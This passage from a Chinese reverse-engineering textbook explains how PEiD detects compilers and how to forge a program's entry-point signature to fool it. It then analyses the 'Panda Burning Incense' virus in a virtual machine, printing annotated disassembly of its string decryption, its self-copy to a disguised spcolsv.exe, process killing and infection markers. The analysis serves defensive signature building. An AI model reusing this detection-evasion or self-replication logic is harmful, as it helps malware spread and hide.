00401634	55 8B EC 6A FF 68 F0 80 40 00 68 40 41 40 00 84	U... j... h... @. h... @.
00401644	A1 00 00 00 00 50 64 89 25 00 00 00 00 83 EC 10	?... Pd?... 波+
00401654	53 58 57 89 65 E8 FF 15 0C 80 40 00 33 D2 8A D4	SWW... 埜?4. @. 3見
00401664	89 15 6C BA 40 00 8B C8 81 E1 FF 00 00 00 89 0D	?1... 蟬金... ?
00401674	68 BA 40 00 C1 E1 08 03 CA 89 0D 64 BA 40 00 C1	h... 玲... 寶. d... .

图 14-8 示例程序oep处的机器码信息

在图14-8中，以地址0x00401634作为首地址，将内存中的数据拼接成机器码指令。地址0x0040/634处是连续6字节的数据：0x55、0x8B、0xEC、0x6A、0xFF、0x68，这6字节数据组合成的汇编指令如下：

```
55 push ebp
8B EC mov ebp, esp
6A FF push -1
68 push
```

以上机器码将作为特征码进行对比，其余的机器码及汇编指令读者可如法炮制。有了这些线索，PEiD解析编译器版本的流程已经大致清晰，其操作步骤如下：

- 1) 读取分析文件到内存中，并分析出相关PE文件的信息，然后保存。
- 2) 检查oep，计算地址偏移，并修正oep。
- 3) 再次检查oep地址的合法性。
- 4) 将oep处的机器码与特征码进行比较。
- 5) 检查分析文件中是否存在“.rdata”节。
- 6) 根据分析结果获取对应处理函数所在数组中的下标并

保存。

- 7) 循环调用处理函数。
- 8) 在处理函数中再次检查。
- 9) 显示编译器版本。

以上是PEiD分析编译器版本的操作流程。至此，PEiD的简单分析就结束了。这里只针对VC++6.0进行了简单分析，此分析方法也可用于其他编译器所生成的PE文件。读者可仿照本节分析流程中所使用的OllyDBG插件功能，找到超级字符串参考选项，定位到特征码校验函数中。以此为线索，从后向前反推程序的执行流程。

[\[1\]](#)国内第一本关于PE的专著（戚利著，书号为978-7-111-35418-5），机械工业出版社于2011年9月出版。

14.2 开发环境的伪造

14.1 节介绍了PEiD分析开发环境（编译器版本）的相关流程，本节将结合14.1节知识，将Microsoft Visual Studio 2005所编写的“Hello World!”程序伪造成VC++6.0所编写的，给程序套上一个面具，以“蒙蔽”PEiD。

那么，如何将用Microsoft Visual Studio 2005编写的程序伪装成VC++6.0所编写的程序呢？找到PEiD检查PE文件的相关流程即可。根据14.1节的分析，PEiD的检查流程如下：

- 1) 检查oep是否合法。
- 2) 提取oep地址处相关的机器码，用于特征码的比较。
- 3) 检查“.rdata”节是否存在。
- 4) 检查oep是否处于“.text”节中。

在这几个步骤中，最重要的一个步骤是特征码比较，因此作伪装时需要伪造机器码。那么PEiD检查VC++6.0的机器码的相关特征都有哪些呢？通过14.1节的分析可得到如下答案：

oep+0x0 对应机器码 0x55

oep+0x 1 对应机器码 0x8B

oep+0x 2 对应机器码 0xEC

oep+0x 3 对应机器码 0x6A

oep+0x 4 对应机器码 0xFF

oep+0x 5 对应机器码 0x68

oep+0x A 对应机器码 0x68

oep+0x F 对应机器码 0x64

oep+0x 10 对应机器码 0xA1

oep+0x 11 对应机器码 0x00

oep+0x16 对应机器码 0x64

oep+0x18 对应机器码 0x00

oep+0x1D 对应机器码 0x83

oep+0x1E 对应机器码 0xEC

有了这些机器码以及对应oep的位置，就可以开始伪造机器码的第一步了。先使用OllyDBG打开要伪造的目标程序，如图14-9所示。

地址	HEX 数据	反汇编
004012C2	\$ E8 81040000	CALL VC9_0.00401748

图 14-9 伪造程序oep

打开后，代码停留在地址0x004012C2处，这个地址是目标程序的oep。由于PEiD需要对oep处的机器码进行检查，因此首要任务是将这些参与检查的机器码进行伪造。直接修改oep处的代码是不可行的，因为这样会破坏原有程序中的机器码，极有可能影响程序的运行。因此，需要在程序中找到一段空白处，并将对比机器码填写进去。不能随意使用这个空白处，必须要在“.text”节指定的范围内使用，否则，即便通过了机器码

与特征码的检查，也无法通过后期VC++6.0的判定过程。经过分析后，在伪造程序中找到了符合要求的空白代码处，将已知的对比机器码填写到此段空白处，如图14-10所示。

在图14-10中，此段代码中不仅伪造了VC++6.0的oep特征，还在oep检查结束后对环境进行了还原，在伪造oep的最后执行了“CALL 0x004012C2”，将程序重新调整回真正的oep处，使其可以正常运行。

以上只是将机器码指令写入伪造程序的内存中，并没有写到文件中，如何使用OllyDBG将修改过的分析文件重新写入文件中呢？在数据窗口中，单击鼠标右键，弹出选择菜单，如图14-11所示。

在弹出的右键选择菜单中选择“复制到可执行文件”选项，这时OllyDBG弹出了文件操作窗口；在此窗口中再次右击，选择保存文件选项；在弹出的文件保存窗口中填写保存后的新名称，这样就完成了oep的伪造。

执行完以上操作后，伪造VC++6.0的编译信息的最重要步骤就完成了。这时还需要检查在伪造程序中是否存在“.rdata”节，如果不存在，还需添加“.rdata”节。我们伪造的示例程序是由Microsoft Visual Studio 2005所编写的，“.rdata”节已经存在，不需要手工添加。

前期工作都已经做好了，接下来需要重新调整oep的地址到0x00401810处，此地址根据图14-10得到。使用WinHex打开伪造程序，如图14-12所示。

地址	HEX 数据	反汇编	注释
00401810	55	PUSH EBP	
00401811	8BEC	MOV EBP, ESP	
00401813	6A FF	PUSH -1	
00401815	68 F0804000	PUSH 4080F0	
0040181A	68 40414000	PUSH VC9_01.00404140	ASCII "
0040181F	64:A1 00000000	MOV EAX, DWORD PTR FS: [0]	
00401825	50	PUSH EAX	
00401826	64:8925 00000000	MOV DWORD PTR FS: [0], ESP	
0040182D	83EC 10	SUB ESP, 10	
00401830	53	PUSH EBX	
00401831	58	PUSH ESI	
00401832	57	PUSH EDI	
00401833	8965 E8	MOV DWORD PTR SS: [EBP-18], ESP	
00401836	5F	POP EDI	pop edi
00401837	5E	POP ESI	
00401838	5B	POP EBX	
00401839	83C4 10	ADD ESP, 10	
0040183C	58	POP EAX	
0040183D	64:A3 00000000	MOV DWORD PTR FS: [0], EAX	
00401843	58	POP EAX	
00401844	58	POP EAX	
00401845	58	POP EAX	
00401846	58	POP EAX	
00401847	E8 76FAFFFF	CALL VC9_01.004012C2	
EBP=0012FFFO			
地址	HEX 数据	ASCII	
00401810	55 8B EC 6A FF 68 F0 80 40 00 68 40 41 40 00 64	U...j...h...h...@... .	
00401820	A1 00 00 00 00 50 64 89 25 00 00 00 00 83 EC 10	?...Pd?... ..拔+	
00401830	53 58 57 89 65 E8 5F 5E 5B 83 C4 10 58 64 A3 00	SVW...[...+Xd?	
00401840	00 00 00 58 58 58 58 E8 76 FA FF FF 00 00 00 00	...XXXX...?	

图 14-10 伪造oep入口




图 14-11 右键选择菜单

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
000000E0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	05	00PE..L...
000000F0	24	CD	B6	4C	00	00	00	00	00	00	00	00	ED	00	02	01	ŠİML.....à...
00000100	0B	01	09	00	00	0A	00	00	00	0E	00	00	00	00	00	00
00000110	C2	12	00	00	00	10	00	00	00	20	00	00	00	00	40	00	Â.....@.

图 14-12 oep所在文件地址

根据图14-12，当前oep指向的地址为0x000012C2，所在文件的偏移地址为0x00000110。将原oep的地址（0x000012C2）修改为我们伪造的新oep地址（0x00001810），这个地址值是RVA值。

这时伪造工作已经完成，程序经过“包装”后戴上了崭新的面具。PEiD的各项检查均已实现，oep已经被仿造、处于“.text”节中，只待PEiD的检查。使用PEiD加载伪造程序，结果如图14-13所示。



图 14-13 PEiD加载伪造后的Microsoft Visual Studio 2005程序

在图14-13中，又见到了熟悉的字符串信息“Microsoft

Visual C++6.0”，这表示我们已经伪造成功。这时的入口地址已经变成了我们所修改的0x00001810。

其他开发环境的伪造方法与此大同小异，都需要掌握PEiD的分析流程，以及相关特征码的比较，然后仿造出PEiD所要检查的相关特征信息。

14.3 本章小结

本章内容是逆向分析的一次实战演习。虽然只是小试牛刀，却可以加强读者的逆向分析功力，为日后的大战打好基础。对程序特征码的识别技术不仅可以用于判断程序的编译器版本，还可用于病毒程序、游戏外挂程序的识别判断。

每个程序完成的功能不同，它们的机器码组成也就不同，只需找到一段可与其他程序进行区分的机器码，便可将这些机器码定义为特征码。如果为病毒程序，则将特征码加入病毒库。在每次运行程序的过程中，将运行程序与病毒库中的特征码进行对比，检查是否为病毒程序，以实现防御病毒的功能。

第15章将会分析一款病毒程序：熊猫烧香。读者可通过分析找到“熊猫烧香”病毒程序的机器特征码，从而编写出针对“熊猫烧香”病毒的防御程序。

第15章 “熊猫烧香”病毒逆向分析

“熊猫烧香”这四个字在2007年可谓“名噪一时”。一提到它马上就会让人想到那只手上拿着3柱香的熊猫，一副虔诚信徒的模样，可爱至极。但是，在这副可爱模样背后却隐藏着邪恶的气息。运行此程序后，你的计算机将会被其感染，中毒后的明显特征是所有可执行文件的图标都被修改成了熊猫的图标。它与黑客帝国中的病毒—史密斯有几分相似，可快速传播，最终将所有的文件都变成自己。

要对付这只可恶的熊猫，我们就要扮演起尼奥的角色，利用所学习的逆向分析技术分析“熊猫烧香”病毒的实现流程和破坏性等。知己知彼方可找出它的破绽，将这只邪恶的熊猫彻底清除，使我们的计算机正常运行。

由于此程序为病毒程序，具有破坏性，因此不可直接在本机内进行调试和分析，以免不小心运行病毒后造成不必要的损失。为了防止触发病毒，可在虚拟机VMware中对此病毒进行调试分析。

病毒的样本程序由本书的随书文件提供，以RAR格式进行压缩。切记，请勿直接运行该程序，否则后果自负。病毒样本的图标如图15-1所示。



图 15-1 “熊猫烧香”病毒样本

15.1 调试环境配置

有了样本后就需要准备好调试环境，安装虚拟机VMware Workstation，配置好操作系统（本书以Windows XP为例），准备调试病毒样本，如图15-2所示。

配置好了虚拟机后请不要急于调试和分析病毒样本，要先做好快照备份，以还原虚拟调试环境。依次单击图15-2中的菜单选项“虚拟机→快照→从当前状态创建快照”，这时将弹出快照创建窗口，如图15-3所示。

重新修改快照名称，然后单击“确定”按钮，以保存快照信息。到这里，前期准备工作就已经完成了，配置好了虚拟调试环境，即使不小心运行了病毒程序，只需还原快照即可回到虚拟环境的初始状态。



图 15-2 虚拟调试环境VMware Workstation的界面



图 15-3 创建快照窗口

15.2 病毒程序初步分析

用PEID对病毒样本进行分析后发现，这个病毒程序是由 Borland Delphi 6.0-7.0所编写的。这个编译器所编写的代码与 VC所编写的代码有所不同，最明显的两点区别是函数调用方式和字符串处理，Delphi编译器默认以register方式传递函数参数。

对病毒样本进行简单分析后便确定了分析的方向，接下来利用IDA来分析病毒样本程序，分析的结果如图15-4所示。

图15-4所示的oep处的部分反汇编代码是Delphi所生成的，它并不是我们所关心的病毒程序的功能代码，故不对其进行分析。代码清单15-1中的代码紧接图15-4中的代码，我们从这里开始分析。

```

CODE:0040D0A0      public start
CODE:0040D0A0 start:
* CODE:0040D0A0      push    ebp
* CODE:0040D0A1      mov     ebp, esp
* CODE:0040D0A3      add     esp, 0FFFFFFE8h
* CODE:0040D0A6      push   ebx
* CODE:0040D0A7      xor     eax, eax
* CODE:0040D0A9      mov     [ebp-18h], eax
* CODE:0040D0AC      mov     [ebp-14h], eax
* CODE:0040D0AF      mov     eax, offset dword_40CFF0
* CODE:0040D0B4      call   sub_4049E8
* CODE:0040D0B9      mov     ebx, offset unk_40F7B8
* CODE:0040D0BE      xor     eax, eax
* CODE:0040D0C0      push   ebp
* CODE:0040D0C1      push   offset loc_40D1B5
* CODE:0040D0C6      push   dword ptr fs:[eax]
* CODE:0040D0C9      mov     fs:[eax], esp
* CODE:0040D0CC      mov     eax, dword_40D1C4
* CODE:0040D0D2      mov     ds:dword_40F7E0, eax
* CODE:0040D0D8      mov     eax, dword_40D1C8
* CODE:0040D0DE      mov     ds:dword_40F7E4, eax
* CODE:0040D0E4      mov     ax, word_40D1CC
* CODE:0040D0EB      mov     ds:word_40F7E8, ax

```

图 15-4 病毒样本oep处的代码片段

代码清单15-1 病毒功能代码片段—IDA分析

```

0040D0F2 mov eax, offset dword_40F7D4; 保存字符串首地址指针
; "***武*汉*男*生*感*染*下*载*者***"
0040D0F7 mov edx, offset dword_40D1D8; 病毒作者信息字符串
; 此函数首先完成堆空间的申请，然后将edx中保存的字符串信息复制到申请的堆
空间中
; eax保存复制字符串信息的首地址，eax向后偏移8个字节保存字符串的属性
0040D0FC call sub_403C98; 重命名此函数为CpyStringStack
0040D101 mov eax, offset unk_40F7D8; 保存字符串首地址指针
; "感谢艾玛、mopery、海色の月对此木马的关注"
0040D106 mov edx, offset aMMoperyGLdAV; 一段作者感言字符串
0040D10B call CpyStringStack; 复制字符串
0040D110 mov eax, offset unk_40F7DC; 保存字符串首地址指针
; "PS: 服了.....艾玛.....=, ="

```

```

0040D115 mov edx, offset loc_40D238; 一段作者感言字符串
0040D11A call CpyStringStack; 复制字符串
0040D11F lea ecx, [ebp-14h]
0040D122 mov edx, offset aXboy_0; "xboy"; 用于还原加密字符串
; "\"++戊+缓\"叛*聋+肛+删\"蚊*苜+兆++*"
0040D127 mov eax, offset dword_40D270; 这是一段加密字符串
; 字符串解密函数, 将dword_40D270解密为"***武*汉*男*生*感*染*下*载*者
***"
0040D12C call sub_405360
0040D131 mov edx, [ebp-14h]; 解密后的字符串首地址存入edx中
0040D134 mov eax, ds: dword_40F7D4; 见第一句代码
; 比较edx与eax中的两个字符串, 将地址标号sub_404018修改为CmpStr
0040D139 call sub_404018
0040D13E jz short loc_40D149; 跳转失败, 结束程序
0040D140 push 0; 结束程序
0040D142 call ExitProcess_0
0040D147 jmp short loc_40D19A

```

代码清单15-1是程序的校验部分, 其中包含了作者以及为作者提供帮助的相关人员的信息。可结合OllyDBG动态调试分析字符串操作的相关函数功能。验证成功后, 会进入病毒启动部分, 所在处标号为loc_40D149, 如代码清单15-2所示。

代码清单15-2 病毒验证和启动部分代码—IDA分析

```

loc_40D149: ; 跳转标号
0040D149 lea ecx, [ebp-18h]
0040D14C mov edx, offset aWhboy_0; "whboy"; 用于还原加密字符串
; "d}tq; *&tyld|l.lboy'blt.vj{1'|}|"
0040D151 mov eax, offset dword_40D2AC; 这是一段加密字符串
0040D156 call sub_405360; 查看代码清单15-1中的地址标号
0040D15B mov edx, [ebp-18h]
0040D15E mov eax, offset dword_40D2D8; 查看代码清单15-1的第二行
代码
0040D163 call CmpStr; 比较解密后的字符串信息
0040D168 jz short loc_40D173; 跳转失败, 结束程序
0040D16A push 0; 结束程序
0040D16C call ExitProcess_0
0040D171 jmp short loc_40D19A
loc_40D173: ; 跳转标号
; 以下三个函数是此病毒的重要实现部分

```

```
; 复制自身，传染文件并运行，如代码清单15-3所示
0040D173 call sub_4082F8; 重命名为CreateAndRunPanda
; 感染其他文件
0040D178 call sub_40CFB4; 重命名为InfectOtherFile
; 设置注册表信息，并停止杀毒软件
0040D17D call sub_40CED4; 重命名为VirusProtect
0040D182 jmp short loc_40D18A
```

在代码清单15-2中，再次验证程序是否为病毒程序，若通过验证，则启动病毒程序。病毒样本通过CreateAndRunPanda、InfectOtherFile、VirusProtect这三个函数完成病毒的运行、感染以及病毒自身的保护，从而实现“熊猫烧香”病毒的全部功能。可见这三个函数是该病毒的主要功能模块，下面对它们的实现流程进行分析。

15.3 “熊猫烧香”的启动过程分析

首先分析三大功能函数中的CreateAndRunPanda，如代码清单15-3所示。

代码清单15-3 函数CreateAndRunPanda代码片段1— IDA分析

```
； 这是一个无参函数
004082F8 CreateAndRunPanda proc near
004082F8 var_424=dword ptr-424h
004082F8 var_420=dword ptr-420h
004082F8 var_41C=dword ptr-41Ch
004082F8 var_418=dword ptr-418h
004082F8 uCmdShow=dword ptr-414h
004082F8 var_410=dword ptr-410h
； 局部变量标号定义略
004082F8 var_4=dword ptr-4
； 函数入口起始处
004082F8 push ebp
004082F9 mov ebp, esp
004082FB mov ecx, 84h
loc_408300: ； 地址标号
00408300 push 0； 申请局部变量空间
00408302 push 0
00408304 dec ecx
； 循环跳转，共申请0x84次，每次申请8字节栈空间
00408305 jnz short loc_408300
00408307 push ecx
00408308 push ebx
00408309 push esi
0040830A push edi
0040830B xor eax, eax
0040830D push ebp
0040830E push offset loc_4088DD
00408313 push dword ptr fs: [eax]
00408316 mov fs: [eax], esp
00408319 lea edx, [ebp+var_3B8]； [ebp+var_3B8]保存路径字符串首地
```

址

```

0040831F xor eax, eax
00408321      call      sub_40277C; 获取当前程序所在路径, 重命名为
GetPathName
00408326 mov eax, [ebp+var_3B8]
0040832C lea edx, [ebp+var_3B4]; [ebp+var_3B4]保存路径字符串首地
址
00408332 call sub_405684; 获取路径, 不包含名称, 重命名为GetPath
00408337 lea eax, [ebp+var_3B4]
0040833D mov edx, offset dword_4088F4; 字符串"Desktop_.ini"的
首地址
00408342 call sub_403ED4; 字符串追加函数, 重命名为CatStr
00408347 mov eax, [ebp+var_3B4]; 追加后的字符串首地址
0040834D call sub_4057A4; 检查"Desktop_.ini"文件是否存在
00408352 test al, al; 不存在al为0
00408354 jz loc_4083E4; 不存在执行跳转
0040835A push 80h; 获取路径长度
0040835F lea edx, [ebp+var_3C0]; 保存路径字符串首地址
00408365 xor eax, eax
00408367 call GetPathName; 获取当前路径
0040836C mov eax, [ebp+var_3C0]
00408372 lea edx, [ebp+var_3BC]; 保存路径字符串首地址
00408378 call GetPath; 获取路径, 不包含名称
0040837D lea eax, [ebp+var_3BC]
00408383 mov edx, offset dword_4088F4; 字符串"Desktop_.ini"的
首地址
00408388 call CatStr; 字符串追加函数
0040838D mov eax, [ebp+var_3BC]; 追加后的字符串
00408393 call sub_4040CC; 检查字符串, 重命名为CheckStr
00408398 push eax; 文件路径
00408399 call SetFileAttributesA; 设置文件属性
0040839E push 1; 设置等待时间
004083A0 call Sleep
004083A5 lea edx, [ebp+var_3C8]
004083AB xor eax, eax
004083AD      call      GetPathName; 获取当前路径, 首地址保存到
[ebp+var_3C8]中
004083B2 mov eax, [ebp+var_3C8]
004083B8 lea edx, [ebp+var_3C4]
004083BE call GetPath; 获取路径, 首地址保存到[ebp+var_3C4]中
004083C3 lea eax, [ebp+var_3C4]
004083C9 mov edx, offset dword_4088F4; 字符串"Desktop_.ini"的
首地址
004083CE call CatStr; 字符串追加函数
004083D3 mov eax, [ebp+var_3C4]
004083D9 call CheckStr; 检查字符串

```

```
004083DE push eax; 压入路径字符串
004083DF call DeleteFileA; 删除文件
```

上述代码主要获取当前路径，并将“Desktop.ini”拼接到当前路径中，同时检查此文件是否存在。如果文件存在，则将其删除。在执行完这些指令以后，代码就进入了新的流程中，如代码清单15-4所示。

代码清单15-4 函数CreateAndRunPanda的代码片段2— IDA分析

```
loc_4083E4:
004083E4 lea edx, [ebp+var_3CC]
004083EA xor eax, eax
004083EC call GetPathName; 获取全路径，首地址保存到[ebp+var_3CC]
中
004083F1 mov eax, [ebp+var_3CC]
004083F7 lea edx, [ebp+var_4]; 保存当前文件信息的首地址
; 根据路径，将当前程序读取到内存中，使用[ebp+var_4]保存其首地址
004083FA call sub_407760; 将函数重命名为ReadFileToMem
004083FF lea eax, [ebp+var_8]
00408402 call sub_403C44; 设置标记
00408407 mov eax, [ebp+var_4]; 获取文件在内存中的首地址
; 获取文件大小，由于是用Delphi编写的，字符串首地址减去4后
; 取出的4字节内容便是此字符串的长度
0040840A call sub_403ECC; 重命名为GetFileLen
0040840F mov ebx, eax
00408411 jmp short loc_408437
```

代码清单15-4完成了将病毒文件信息读取到内存中的操作，其目的是复制病毒信息，感染其他文件。我们进一步了解其流程，跟踪到标号loc_408437处，如代码清单15-5所示。

代码清单15-5 函数CreateAndRunPanda的代码片段3— IDA分析

```
loc_408437: ; 代码清单15-4中的程序流程运行到此处
```


00408437 test ebx, ebx; 检查字符串长度
00408439 jle short loc_408445; 判断标记信息, 没有标记表明是第一次运行
行
0040843B mov eax, [ebp+var_4]; 获取文件在内存中的首地址
; 判断文件尾数据是否为0, 这是感染过的文件标记
0040843E cmp byte ptr[eax+ebx-1], 0
00408443 jnz short loc_408413; 如果没有被感染过, 则跳转失败

代码清单15-5进行了标记检查工作, 以判断病毒程序是否被多次运行, 同时设置了相关的标记信息。接下来, 程序流程进入病毒程序复制处, “spcolsv.exe”在进程中出现, 代码清单15-6分析了其被感染的过程。

代码清单15-6 函数CreateAndRunPanda的代码片段4— IDA分析

```
loc_408445: ; 跳转标记
00408445 cmp[ebp+var_8], 0
; 判断标记信息, 若没有标记, 则是第一次运行
; 如果不是第一次运行, 则跳转成功, 跳转到病毒执行流程中
00408449 jnz loc_4085BA
0040844F lea edx, [ebp+var_3D8]; 存放路径的首地址指针变量
00408455 xor eax, eax
00408457 call GetPathName; 获取病毒程序所在路径 (包括程序名称)
0040845C mov eax, [ebp+var_3D8]; 获取全路径首地址并保存到eax中
00408462 lea edx, [ebp+var_3D4]; 保存大写路径首地址
00408468 call sub_40532C; 字符串转换为大写, 重命名为ToUpper
0040846D mov eax, [ebp+var_3D4]
00408473 push eax
00408474 lea eax, [ebp+var_3E4]; 保存系统路径
0040847A call sub_4054BC; 获取系统路径, 重命名为GetSystemPath
0040847F push[ebp+var_3E4]; 压入系统路径的首地址
00408485 push offset aDrivers; "drivers\\"
0040848A push offset aSpcolsv_exe; "spcolsv.exe"
0040848F lea eax, [ebp+var_3E0]; 追加后字符串的首地址
00408495 mov edx, 3
; 将字符串"drivers\\"与"spcolsv.exe"追加到系统字符串中
0040849A call sub_403F8C; 追加两个字符串, 更名为CatStrStr
0040849F mov eax, [ebp+var_3E0]; 追加后字符串的首地址
004084A5 lea edx, [ebp+var_3DC]; 保存转换大写字符串的首地址
004084AB call ToUpper
```

```
004084B0 mov edx, [ebp+var_3DC]; 拼接后的路径字符串首地址
004084B6 pop eax; 当前程序所在的路径
004084B7 call CmpStr
; 如果病毒程序在系统目录下, 并且被伪装成"spcolsv.exe", 则跳转成功
004084BC jz loc_4085BA; 相等则跳转
004084C2 mov eax, offset aSpcolsv_exe; "spcolsv.exe"
; 查找进程, 并终止进程, 重命名为FindAndEndProcess
004084C7 call sub_4060D4
004084CC mov eax, offset aSpcolsv_exe; "spcolsv.exe"
004084D1 call FindAndEndProcess
004084D6 push 80h; dwFileAttributes
004084DB lea eax, [ebp+var_3EC]; 保存系统路径的首地址
004084E1 call GetSystemPath
004084E6 push[ebp+var_3EC]
004084EC push offset aDrivers; "drivers\\"
004084F1 push offset aSpcolsv_exe; "spcolsv.exe"
004084F6 lea eax, [ebp+var_3E8]; 追加后字符串的首地址
004084FC mov edx, 3
00408501 call CatStrStr
00408506 mov eax, [ebp+var_3E8]
0040850C call CheckStr
00408511 push eax; 文件路径
00408512 call SetFileAttributesA; 设置文件属性
00408517 push 1; 设置等待时间
00408519 call Sleep
0040851E push 0; bFailIfExists
00408520 lea eax, [ebp+var_3F4]; 保存系统路径字符串首地址
00408526 call GetSystemPath
0040852B push[ebp+var_3F4]
00408531 push offset aDrivers; "drivers\\"
00408536 push offset aSpcolsv_exe; "spcolsv.exe"
0040853B lea eax, [ebp+var_3F0]
00408541 mov edx, 3
00408546 call CatStrStr; 拼接后的系统路径字符串首地址
0040854B mov eax, [ebp+var_3F0]; 获取拼接后的路径首地址
00408551 call CheckStr; 检查拼接字符串
00408556 push eax; lpNewFileName
00408557 lea edx, [ebp+var_3F8]; 保存当前路径
0040855D xor eax, eax
0040855F call GetPathName
00408564 mov eax, [ebp+var_3F8]
0040856A call CheckStr; 检查路径字符串
0040856F push eax; 当前文件所在路径
; 复制自身病毒文件, 伪装到C:
\\Windows\\system32\\drivers\\spcolsv.exe
```


```
; 这时系统目录下的spcolsv.exe已经是"熊猫烧香"的病毒文件
00408570 call CopyFileA
00408575 push 1; uCmdShow
00408577 lea eax, [ebp+var_400]
0040857D call GetSystemPath
00408582 push[ebp+var_400]
00408588 push offset aDrivers; "drivers\\"
0040858D push offset aSpcolsv_exe; "spcolsv.exe"
00408592 lea eax, [ebp+var_3FC]
00408598 mov edx, 3
0040859D call CatStrStr; 拼接系统路径
004085A2 mov eax, [ebp+var_3FC]
004085A8 call CheckStr; 检查拼接字符串
004085AD push eax; 复制后的病毒文件所在路径
004085AE call WinExec; 运行病毒文件
004085B3 push 0; uExitCode
004085B5 call ExitProcess_0; 退出程序
```

代码清单15-6中的反汇编代码虽然很多，但多数都在执行重复性的操作。这些操作的目的是只有一个：找到进程中运行的“spcolsv.exe”，并将其终止。在系统目录中删除“spcolsv.exe”，将病毒自身伪造成“spcolsv.exe”并启动，这是病毒第一次运行时需要执行的。启动系统目录中伪造的病毒程序“spcolsv.exe”后，病毒程序已经在系统目录下了，并且名字已经伪装成了“spcolsv”。执行完代码清单15-6中的“004084B7 call CmpStr”代码后，程序流程将会进入地址标号loc_4085BA处，如代码清单15-7所示。

代码清单15-7 函数CreateAndRunPanda的代码片段5— IDA分析

```
loc_4085BA: ; 地址标号
004085BA mov eax, [ebp+var_8]
004085BD call GetFileLen; 获得标记信息内容的长度
004085C2 mov ecx, eax
004085C4 lea eax, [ebp+var_4]; 获取病毒文件在内存中的首地址
004085C7 mov edx, ebx
004085C9 call sub_40416C; 删除字符串中的信息，重命名为DelStrBuff
004085CE jmp loc_40889D; 进入循环，获取标记流程
```

检查到病毒文件已经在系统目录下后，则会执行代码清单15-7中的代码，释放之前申请存放病毒文件信息的内存，并获取标记信息。在调试过程中，为了进入代码清单15-7中进行动态分析，可在代码清单15-6中修改关键比较跳转，从而进入此流程，如图15-5所示。



004084B7	B8 5CBBFFFF	CALL pand.00404018	P 1
004084BC	0F84 F8000000	JE pand.004085BA	A 1
004084C2	B8 20894000	MOV EAX, pand.00408920	Z 1

图 15-5 伪造比较结果

执行完“CALL pand.00404018”代码后，将ZF标记从0修改为1，此时JE跳转将会被触发，从而进入代码清单15-7的流程中。最后执行“jmp loc_40889D”进入获取标记流程，如代码清单15-8所示。

代码清单15-8 函数CreateAndRunPanda的代码片段6—IDA分析

```
loc_40889D: ; 地址标号
0040889D mov edx, [ebp+var_8]; 获取标记对比信息
004088A0 mov eax, offset asc_408934; 获取数值标记1
; 查询标记值1, 并获取其位置, 重命名为FindSignPos
004088A5 call sub_4041B4
004088AA test eax, eax
004088AC jg loc_4085D3; 如果查找到标记字符, 则跳转到loc_4085D3处
; 其余代码分析略
```

代码清单15-8主要获取标记并进行检查。当标记等于数值1时，会进入标号loc_4085D3的流程中，并进行进一步检查。标号loc_4085D3中的代码流程只有被感染的程序才会执行。若要调试此段代码，可在虚拟机中运行病毒，使其感染其他文件。对已感染病毒的文件进行调试分析，即可进入到标号

为loc_4085D3的流程中。

15.4 “熊猫烧香”的自我保护分析

首先运行“熊猫烧香”病毒程序，如果有其他程序的图标变成了“熊猫头”即表明该文件被感染。使用OllyDBG载入调试文件，被感染程序的前半部分是病毒程序，因此可以在被感染程序中找到代码清单15-8中的代码信息。先查看被感染程序中的标记信息，如图15-6所示。

地址	HEX 数据	ASCII
00AD5260	57 68 42 6F 79 52 61 64 41 53 4D 2E 65 78 65 2E	WhBoyRadASM.exe.
00AD5270	65 78 65 02 34 37 37 36 39 36 01 00 00 00 00 00	exe,477696 r.....

图 15-6 标记对比信息

图15-6的前5个字节数据是固定内容“WhBoy”，这个字符串用于病毒程序判断文件是原始病毒程序，还是被感染的程序。在图15-6中，从地址0x00AD5265开始，到地址0x00AD5272结束，其中存储的是被感染文件原来名称的ASCII编码。在0x02至0x01之间的这些数据表示文件未被感染前的大小值，这个数值是一个字符串，表示原始文件在十进制下的大小，如图15-7所示。



图 15-7 原始文件的大小值

有了这些信息，接下来对地址标号loc_4085D3处进行分析，如代码清单15-9所示。

代码清单15-9 函数CreateAndRunPanda的代码片段7— IDA分析

```
loc_4085D3:
004085D3 lea eax, [ebp+var_14]
004085D6 push eax
004085D7 mov edx, [ebp+var_8]; 获取标记对比信息
004085DA mov eax, offset dword_408934; 数值标记1
004085DF call FindSignPos
004085E4 mov ecx, eax; 获取标记所在位置
004085E6 dec ecx; 对所在位置减1
004085E7 mov edx, 1
004085EC mov eax, [ebp+var_8]; 获取文件在内存中的首地址
; 复制字符串到内存中，重命名为CypStrMem
004085EF call sub_40412C; 将标记对比信息复制到[ebp+var_14]中
004085F4 lea eax, [ebp+var_14]
004085F7 mov ecx, 5
004085FC mov edx, 1
; 将[ebp+var_14]中保存的对比信息的前5字节删除，ecx中保存删除字符个数
00408601 call DelStrBuff
00408606 lea eax, [ebp+var_C]
```

中

```
00408609 push eax
0040860A mov edx, [ebp+var_14]
0040860D mov eax, offset dword_408940; 标记数值0x02
00408612 call FindSignPos
00408617 mov ecx, eax; 获取标记位置
00408619 dec ecx
0040861A mov edx, 1
0040861F mov eax, [ebp+var_14]
00408622 call CypStrMem; 获取原始文件名的首地址, 保存到[ebp+var_C]

00408627 mov edx, [ebp+var_14]
0040862A mov eax, offset dword_408940; 标记数值0x02
0040862F call FindSignPos
00408634 mov ecx, eax; 获取标记位置并保存到ecx中
00408636 lea eax, [ebp+var_14]
00408639 mov edx, 1
0040863E call DelStrBuff; 获取原始文件大小
00408643 mov eax, [ebp+var_14]
; 将保存文件大小信息的字符转换为整型, 结果保存到eax中
00408646 call sub_405870; 重命名为StrToInt
0040864B mov[ebp+var_18], eax; 原始文件大小保存到[ebp+var_18]中
0040864E xor eax, eax
00408650 push ebp
00408651 push offset loc_4086D6
00408656 push dword ptr fs: [eax]
00408659 mov fs: [eax], esp
0040865C mov edx, [ebp+var_C]; 创建文件名称字符串的首地址
